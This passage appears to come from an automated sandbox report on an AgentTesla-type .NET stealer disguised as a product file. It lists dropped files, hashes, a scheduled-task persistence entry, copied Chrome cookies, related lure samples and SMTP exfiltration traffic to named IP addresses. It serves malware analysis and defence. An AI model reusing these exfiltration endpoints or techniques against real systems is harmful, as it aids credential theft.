	Letter of Demand.doc	Get hash	malicious	Browse	• 103.21.59.173
	7b4NmGxyY2.exe	Get hash	malicious	Browse	• 162.215.241.145
	catalog-1908475637.xls	Get hash	malicious	Browse	• 199.79.62.12
	catalog-1908475637.xls	Get hash	malicious	Browse	• 199.79.62.12
	INV74321.exe	Get hash	malicious	Browse	• 119.18.54.126
	NAVTECO_R1_10_05_2021,pdf.exe	Get hash	malicious	Browse	• 116.206.104.92
	#10052021.exe	Get hash	malicious	Browse	• 116.206.104.66
	shipping docs and BL_pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	PDF.9066721066.exe	Get hash	malicious	Browse	• 208.91.199.224
	Payment Advice Note from 10.05.2021 to 608760.exe	Get hash	malicious	Browse	• 208.91.199.224
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 162.222.225.153
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 162.222.225.153
	export of document 555091.xlsm	Get hash	malicious	Browse	• 103.21.58.29
	RFQ-20283H.exe	Get hash	malicious	Browse	• 208.91.198.143
	BTC-2021.exe	Get hash	malicious	Browse	• 208.91.199.225
	invoice 85046.xlsm	Get hash	malicious	Browse	• 103.21.58.29
PUBLIC-DOMAIN-REGISTRYUS	#Ud83d#Udce0Lori's Fax VM-002.html	Get hash	malicious	Browse	• 199.79.62.225
	PRODUCT INQUIRY FROM PAKISTAN.exe	Get hash	malicious	Browse	• 208.91.199.224
	tLes2JdtRw.exe	Get hash	malicious	Browse	• 208.91.199.223
	SecuriteInfo.com.Malware.AI.4228845530.13946.exe	Get hash	malicious	Browse	• 208.91.199.224
	Letter of Demand.doc	Get hash	malicious	Browse	• 103.21.59.173
	7b4NmGxyY2.exe	Get hash	malicious	Browse	• 162.215.241.145
	catalog-1908475637.xls	Get hash	malicious	Browse	• 199.79.62.12
	catalog-1908475637.xls	Get hash	malicious	Browse	• 199.79.62.12
	INV74321.exe	Get hash	malicious	Browse	• 119.18.54.126
	NAVTECO_R1_10_05_2021,pdf.exe	Get hash	malicious	Browse	• 116.206.104.92
	#10052021.exe	Get hash	malicious	Browse	• 116.206.104.66
	shipping docs and BL_pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	PDF.9066721066.exe	Get hash	malicious	Browse	• 208.91.199.224
	Payment Advice Note from 10.05.2021 to 608760.exe	Get hash	malicious	Browse	• 208.91.199.224
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 162.222.225.153
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 162.222.225.153
	export of document 555091.xlsm	Get hash	malicious	Browse	• 103.21.58.29
	RFQ-20283H.exe	Get hash	malicious	Browse	• 208.91.198.143
	BTC-2021.exe	Get hash	malicious	Browse	• 208.91.199.225
	invoice 85046.xlsm	Get hash	malicious	Browse	• 103.21.58.29

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PRODUCT RANGE # 363688.exe.log

Process:	C:\Users\user\Desktop\PRODUCT RANGE # 363688.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PRODUCT RANGE # 363688.exe.log	
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmpD303.tmp	
Process:	C:\Users\user\Desktop\PRODUCT RANGE # 363688.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1640
Entropy (8bit):	5.187455274607272
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBEtn:cbh47TlNQ//rydbz9I3YODOLNdq38
MD5:	36B26B47D2B3DB418263457F6FC66E35
SHA1:	8B64672B151E2A019DE5DA6F25456E2FC199EB43
SHA-256:	D700BF45FDC0DCC09C8892DA09A57448EBBA08D35F530E4A0F8F9A47ECE60050
SHA-512:	9A935A95B931E94A11BDD7EE0E6501E249B70F72869A335336B2A1FC5C111156DD610094F3119B9F04AC723F483382D0A97F60E9E3F53DFA910086CED37AB157
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\IhyLRJs.exe	
Process:	C:\Users\user\Desktop\PRODUCT RANGE # 363688.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	691200
Entropy (8bit):	7.6028318277445095
Encrypted:	false
SSDEEP:	12288:TufsR/jlyP4QpnsGx5qoVsMCeAw/akMv75+R8vSJQ9nsRDyqGcI:TkP1sGxcoVeeXkHvnuFo
MD5:	AE217283ACCB5243C9EAC64B4D6499DA
SHA1:	9CE75C3FC7CB467A12CB0EB33D4DB39B09B76E39
SHA-256:	5C1F080FEF21AEAD48710426EE2F010FEDD606A33DEADF5C51DC18A2149CAC33
SHA-512:	78CF584A93CBCA664A30D7933DF2CCC150D040E95351BE0FDE5AD568C84ADD176081EE2EA49F8A31B7C145098440224272DF64E1A11BC37D227FBCB2D2C36E0
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 32%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...P..`.....P..x..... .....@.. ..... .@.....O.....@..... ..... ..H.....text....v... ...x..... ..`.rsrc...@.....z.....@..@.relo c.....@..B.....H.....h.....`...@.....0..... ...(!.....(.....o"....*.....(#.....($.....(%.....(&.....('....*N..(....oS... ((....*&..()....*.s*.....s+.....s,.....s-.....s.....*....0.....~....o/....+..*.0.....~....o0....+..*.0.....~....o1....+..*.0.....~....o2....+..*.0.....~....o3....+..*.0..<.....~..... (4.....,!r...p.....(5...o6...s7.....~.....+..*.0.....

C:\Users\user\AppData\Roaming\IhyLRJs.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\PRODUCT RANGE # 363688.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD

C:\Users\user\AppData\Roaming\IhyLRJs.exe:Zone.Identifier	
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\f1k3kfi1.q45\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\PRODUCT RANGE # 363688.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.6028318277445095
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	PRODUCT RANGE # 363688.exe
File size:	691200
MD5:	ae217283accb5243c9eac64b4d6499da
SHA1:	9ce75c3fc7cb467a12cb0eb33d4db39b09b76e39
SHA256:	5c1f080fef21aead48710426ee2f010fedd606a33deadf5c51dc18a2149cac33
SHA512:	78cf584a93cbca664a30d7933df2ccc150d040e95351be0fde5ad568c84add176081ee2ea49f8a31b7c145098440224272df64e1a11bc37d227fbcb2d2c36b40
SSDEEP:	12288:TufsR/jlyP4QpnsGx5qoVsMCeAw/akMv75+R8vSJQ9nsRDyqGcI:TkP1sGxcoVeeXkHvnuFo
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...P..`.....P..x..... .....@.. .....@.....

File Icon

	
Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4a96f2
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x609C0450 [Wed May 12 16:37:36 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa96a0	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xaa000	0xe40	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xac000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xa76f8	0xa7800	False	0.796280317164	data	7.61432599861	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xaa000	0xe40	0x1000	False	0.337646484375	data	4.65957987193	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xac000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xaa090	0x36c	data		
RT_MANIFEST	0xaa40c	0xa2e	XML 1.0 document, UTF-8 Unicode (with BOM) text		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2020
Assembly Version	1.0.0.0
InternalName	SizedReference.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	LibraryManagementSystem
ProductVersion	1.0.0.0
FileDescription	LibraryManagementSystem
OriginalFilename	SizedReference.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/12/21-23:29:50.825963	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49747	587	192.168.2.3	208.91.199.224
05/12/21-23:29:55.155189	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49748	587	192.168.2.3	208.91.199.225

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 23:29:49.063741922 CEST	49747	587	192.168.2.3	208.91.199.224
May 12, 2021 23:29:49.228607893 CEST	587	49747	208.91.199.224	192.168.2.3
May 12, 2021 23:29:49.228807926 CEST	49747	587	192.168.2.3	208.91.199.224
May 12, 2021 23:29:49.809256077 CEST	587	49747	208.91.199.224	192.168.2.3
May 12, 2021 23:29:49.809801102 CEST	49747	587	192.168.2.3	208.91.199.224
May 12, 2021 23:29:49.974277973 CEST	587	49747	208.91.199.224	192.168.2.3
May 12, 2021 23:29:49.974324942 CEST	587	49747	208.91.199.224	192.168.2.3
May 12, 2021 23:29:49.976501942 CEST	49747	587	192.168.2.3	208.91.199.224
May 12, 2021 23:29:50.143717051 CEST	587	49747	208.91.199.224	192.168.2.3
May 12, 2021 23:29:50.144195080 CEST	49747	587	192.168.2.3	208.91.199.224
May 12, 2021 23:29:50.311393023 CEST	587	49747	208.91.199.224	192.168.2.3
May 12, 2021 23:29:50.315294981 CEST	49747	587	192.168.2.3	208.91.199.224
May 12, 2021 23:29:50.480915070 CEST	587	49747	208.91.199.224	192.168.2.3
May 12, 2021 23:29:50.481209040 CEST	49747	587	192.168.2.3	208.91.199.224
May 12, 2021 23:29:50.653820038 CEST	587	49747	208.91.199.224	192.168.2.3
May 12, 2021 23:29:50.654283047 CEST	49747	587	192.168.2.3	208.91.199.224
May 12, 2021 23:29:50.820447922 CEST	587	49747	208.91.199.224	192.168.2.3
May 12, 2021 23:29:50.825963020 CEST	49747	587	192.168.2.3	208.91.199.224
May 12, 2021 23:29:50.826078892 CEST	49747	587	192.168.2.3	208.91.199.224
May 12, 2021 23:29:50.826164961 CEST	49747	587	192.168.2.3	208.91.199.224
May 12, 2021 23:29:50.826232910 CEST	49747	587	192.168.2.3	208.91.199.224
May 12, 2021 23:29:50.992789030 CEST	587	49747	208.91.199.224	192.168.2.3
May 12, 2021 23:29:50.992878914 CEST	587	49747	208.91.199.224	192.168.2.3
May 12, 2021 23:29:51.090626955 CEST	587	49747	208.91.199.224	192.168.2.3
May 12, 2021 23:29:51.136372089 CEST	49747	587	192.168.2.3	208.91.199.224
May 12, 2021 23:29:52.865600109 CEST	49747	587	192.168.2.3	208.91.199.224
May 12, 2021 23:29:53.033143997 CEST	587	49747	208.91.199.224	192.168.2.3
May 12, 2021 23:29:53.033189058 CEST	587	49747	208.91.199.224	192.168.2.3
May 12, 2021 23:29:53.033329010 CEST	49747	587	192.168.2.3	208.91.199.224
May 12, 2021 23:29:53.034081936 CEST	49747	587	192.168.2.3	208.91.199.224
May 12, 2021 23:29:53.198308945 CEST	587	49747	208.91.199.224	192.168.2.3
May 12, 2021 23:29:53.392431974 CEST	49748	587	192.168.2.3	208.91.199.225
May 12, 2021 23:29:53.555933952 CEST	587	49748	208.91.199.225	192.168.2.3
May 12, 2021 23:29:53.556106091 CEST	49748	587	192.168.2.3	208.91.199.225
May 12, 2021 23:29:54.153923988 CEST	587	49748	208.91.199.225	192.168.2.3
May 12, 2021 23:29:54.154388905 CEST	49748	587	192.168.2.3	208.91.199.225
May 12, 2021 23:29:54.317811012 CEST	587	49748	208.91.199.225	192.168.2.3
May 12, 2021 23:29:54.317848921 CEST	587	49748	208.91.199.225	192.168.2.3
May 12, 2021 23:29:54.318476915 CEST	49748	587	192.168.2.3	208.91.199.225
May 12, 2021 23:29:54.482952118 CEST	587	49748	208.91.199.225	192.168.2.3
May 12, 2021 23:29:54.483951092 CEST	49748	587	192.168.2.3	208.91.199.225
May 12, 2021 23:29:54.650124073 CEST	587	49748	208.91.199.225	192.168.2.3
May 12, 2021 23:29:54.650662899 CEST	49748	587	192.168.2.3	208.91.199.225
May 12, 2021 23:29:54.815253019 CEST	587	49748	208.91.199.225	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 23:29:54.815709114 CEST	49748	587	192.168.2.3	208.91.199.225
May 12, 2021 23:29:54.987714052 CEST	587	49748	208.91.199.225	192.168.2.3
May 12, 2021 23:29:54.988257885 CEST	49748	587	192.168.2.3	208.91.199.225
May 12, 2021 23:29:55.152261019 CEST	587	49748	208.91.199.225	192.168.2.3
May 12, 2021 23:29:55.154906988 CEST	49748	587	192.168.2.3	208.91.199.225
May 12, 2021 23:29:55.155189037 CEST	49748	587	192.168.2.3	208.91.199.225
May 12, 2021 23:29:55.155483961 CEST	49748	587	192.168.2.3	208.91.199.225
May 12, 2021 23:29:55.155751944 CEST	49748	587	192.168.2.3	208.91.199.225
May 12, 2021 23:29:55.156138897 CEST	49748	587	192.168.2.3	208.91.199.225
May 12, 2021 23:29:55.156379938 CEST	49748	587	192.168.2.3	208.91.199.225
May 12, 2021 23:29:55.156584024 CEST	49748	587	192.168.2.3	208.91.199.225
May 12, 2021 23:29:55.156794071 CEST	49748	587	192.168.2.3	208.91.199.225
May 12, 2021 23:29:55.318772078 CEST	587	49748	208.91.199.225	192.168.2.3
May 12, 2021 23:29:55.319149017 CEST	587	49748	208.91.199.225	192.168.2.3
May 12, 2021 23:29:55.319458008 CEST	587	49748	208.91.199.225	192.168.2.3
May 12, 2021 23:29:55.319870949 CEST	587	49748	208.91.199.225	192.168.2.3
May 12, 2021 23:29:55.360115051 CEST	587	49748	208.91.199.225	192.168.2.3
May 12, 2021 23:29:55.418505907 CEST	587	49748	208.91.199.225	192.168.2.3
May 12, 2021 23:29:55.464996099 CEST	49748	587	192.168.2.3	208.91.199.225

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 23:27:54.464565992 CEST	49199	53	192.168.2.3	8.8.8.8
May 12, 2021 23:27:54.521951914 CEST	53	49199	8.8.8.8	192.168.2.3
May 12, 2021 23:27:54.688919067 CEST	50620	53	192.168.2.3	8.8.8.8
May 12, 2021 23:27:54.750199080 CEST	53	50620	8.8.8.8	192.168.2.3
May 12, 2021 23:27:55.106426001 CEST	64938	53	192.168.2.3	8.8.8.8
May 12, 2021 23:27:55.155725956 CEST	53	64938	8.8.8.8	192.168.2.3
May 12, 2021 23:27:56.176764011 CEST	60152	53	192.168.2.3	8.8.8.8
May 12, 2021 23:27:56.225828886 CEST	53	60152	8.8.8.8	192.168.2.3
May 12, 2021 23:27:56.957986116 CEST	57544	53	192.168.2.3	8.8.8.8
May 12, 2021 23:27:57.009845972 CEST	53	57544	8.8.8.8	192.168.2.3
May 12, 2021 23:27:57.811669111 CEST	55984	53	192.168.2.3	8.8.8.8
May 12, 2021 23:27:57.864077091 CEST	53	55984	8.8.8.8	192.168.2.3
May 12, 2021 23:27:58.834129095 CEST	64185	53	192.168.2.3	8.8.8.8
May 12, 2021 23:27:58.882996082 CEST	53	64185	8.8.8.8	192.168.2.3
May 12, 2021 23:27:59.649044991 CEST	65110	53	192.168.2.3	8.8.8.8
May 12, 2021 23:27:59.699551105 CEST	53	65110	8.8.8.8	192.168.2.3
May 12, 2021 23:28:00.522775888 CEST	58361	53	192.168.2.3	8.8.8.8
May 12, 2021 23:28:00.574734926 CEST	53	58361	8.8.8.8	192.168.2.3
May 12, 2021 23:28:01.358207941 CEST	63492	53	192.168.2.3	8.8.8.8
May 12, 2021 23:28:01.406891108 CEST	53	63492	8.8.8.8	192.168.2.3
May 12, 2021 23:28:02.255115032 CEST	60831	53	192.168.2.3	8.8.8.8
May 12, 2021 23:28:02.309113979 CEST	53	60831	8.8.8.8	192.168.2.3
May 12, 2021 23:28:03.045267105 CEST	60100	53	192.168.2.3	8.8.8.8
May 12, 2021 23:28:03.093898058 CEST	53	60100	8.8.8.8	192.168.2.3
May 12, 2021 23:28:03.984469891 CEST	53195	53	192.168.2.3	8.8.8.8
May 12, 2021 23:28:04.036148071 CEST	53	53195	8.8.8.8	192.168.2.3
May 12, 2021 23:28:05.546896935 CEST	50141	53	192.168.2.3	8.8.8.8
May 12, 2021 23:28:05.595921993 CEST	53	50141	8.8.8.8	192.168.2.3
May 12, 2021 23:28:06.354106903 CEST	53023	53	192.168.2.3	8.8.8.8
May 12, 2021 23:28:06.402834892 CEST	53	53023	8.8.8.8	192.168.2.3
May 12, 2021 23:28:07.166348934 CEST	49563	53	192.168.2.3	8.8.8.8
May 12, 2021 23:28:07.217331886 CEST	53	49563	8.8.8.8	192.168.2.3
May 12, 2021 23:28:07.969353914 CEST	51352	53	192.168.2.3	8.8.8.8
May 12, 2021 23:28:08.018138885 CEST	53	51352	8.8.8.8	192.168.2.3
May 12, 2021 23:28:08.933362961 CEST	59349	53	192.168.2.3	8.8.8.8
May 12, 2021 23:28:08.983055115 CEST	53	59349	8.8.8.8	192.168.2.3
May 12, 2021 23:28:09.722505093 CEST	57084	53	192.168.2.3	8.8.8.8
May 12, 2021 23:28:09.772896051 CEST	53	57084	8.8.8.8	192.168.2.3
May 12, 2021 23:28:11.225606918 CEST	58823	53	192.168.2.3	8.8.8.8
May 12, 2021 23:28:11.277455091 CEST	53	58823	8.8.8.8	192.168.2.3
May 12, 2021 23:28:29.629082918 CEST	57568	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 23:28:29.699868917 CEST	53	57568	8.8.8.8	192.168.2.3
May 12, 2021 23:28:32.555761099 CEST	50540	53	192.168.2.3	8.8.8.8
May 12, 2021 23:28:32.645937920 CEST	53	50540	8.8.8.8	192.168.2.3
May 12, 2021 23:28:41.212634087 CEST	54366	53	192.168.2.3	8.8.8.8
May 12, 2021 23:28:41.275856972 CEST	53	54366	8.8.8.8	192.168.2.3
May 12, 2021 23:28:49.681274891 CEST	53034	53	192.168.2.3	8.8.8.8
May 12, 2021 23:28:49.749736071 CEST	53	53034	8.8.8.8	192.168.2.3
May 12, 2021 23:28:57.242573023 CEST	57762	53	192.168.2.3	8.8.8.8
May 12, 2021 23:28:57.521998882 CEST	53	57762	8.8.8.8	192.168.2.3
May 12, 2021 23:28:58.063018084 CEST	55435	53	192.168.2.3	8.8.8.8
May 12, 2021 23:28:58.120311975 CEST	53	55435	8.8.8.8	192.168.2.3
May 12, 2021 23:28:58.781428099 CEST	50713	53	192.168.2.3	8.8.8.8
May 12, 2021 23:28:59.069866896 CEST	53	50713	8.8.8.8	192.168.2.3
May 12, 2021 23:28:59.272353888 CEST	56132	53	192.168.2.3	8.8.8.8
May 12, 2021 23:28:59.345788956 CEST	53	56132	8.8.8.8	192.168.2.3
May 12, 2021 23:28:59.519936085 CEST	58987	53	192.168.2.3	8.8.8.8
May 12, 2021 23:28:59.577543020 CEST	53	58987	8.8.8.8	192.168.2.3
May 12, 2021 23:29:00.140434980 CEST	56579	53	192.168.2.3	8.8.8.8
May 12, 2021 23:29:00.197491884 CEST	53	56579	8.8.8.8	192.168.2.3
May 12, 2021 23:29:00.742507935 CEST	60633	53	192.168.2.3	8.8.8.8
May 12, 2021 23:29:00.799416065 CEST	53	60633	8.8.8.8	192.168.2.3
May 12, 2021 23:29:01.292814016 CEST	61292	53	192.168.2.3	8.8.8.8
May 12, 2021 23:29:01.350383997 CEST	53	61292	8.8.8.8	192.168.2.3
May 12, 2021 23:29:02.222520113 CEST	63619	53	192.168.2.3	8.8.8.8
May 12, 2021 23:29:02.279864073 CEST	53	63619	8.8.8.8	192.168.2.3
May 12, 2021 23:29:03.110553026 CEST	64938	53	192.168.2.3	8.8.8.8
May 12, 2021 23:29:03.169739962 CEST	53	64938	8.8.8.8	192.168.2.3
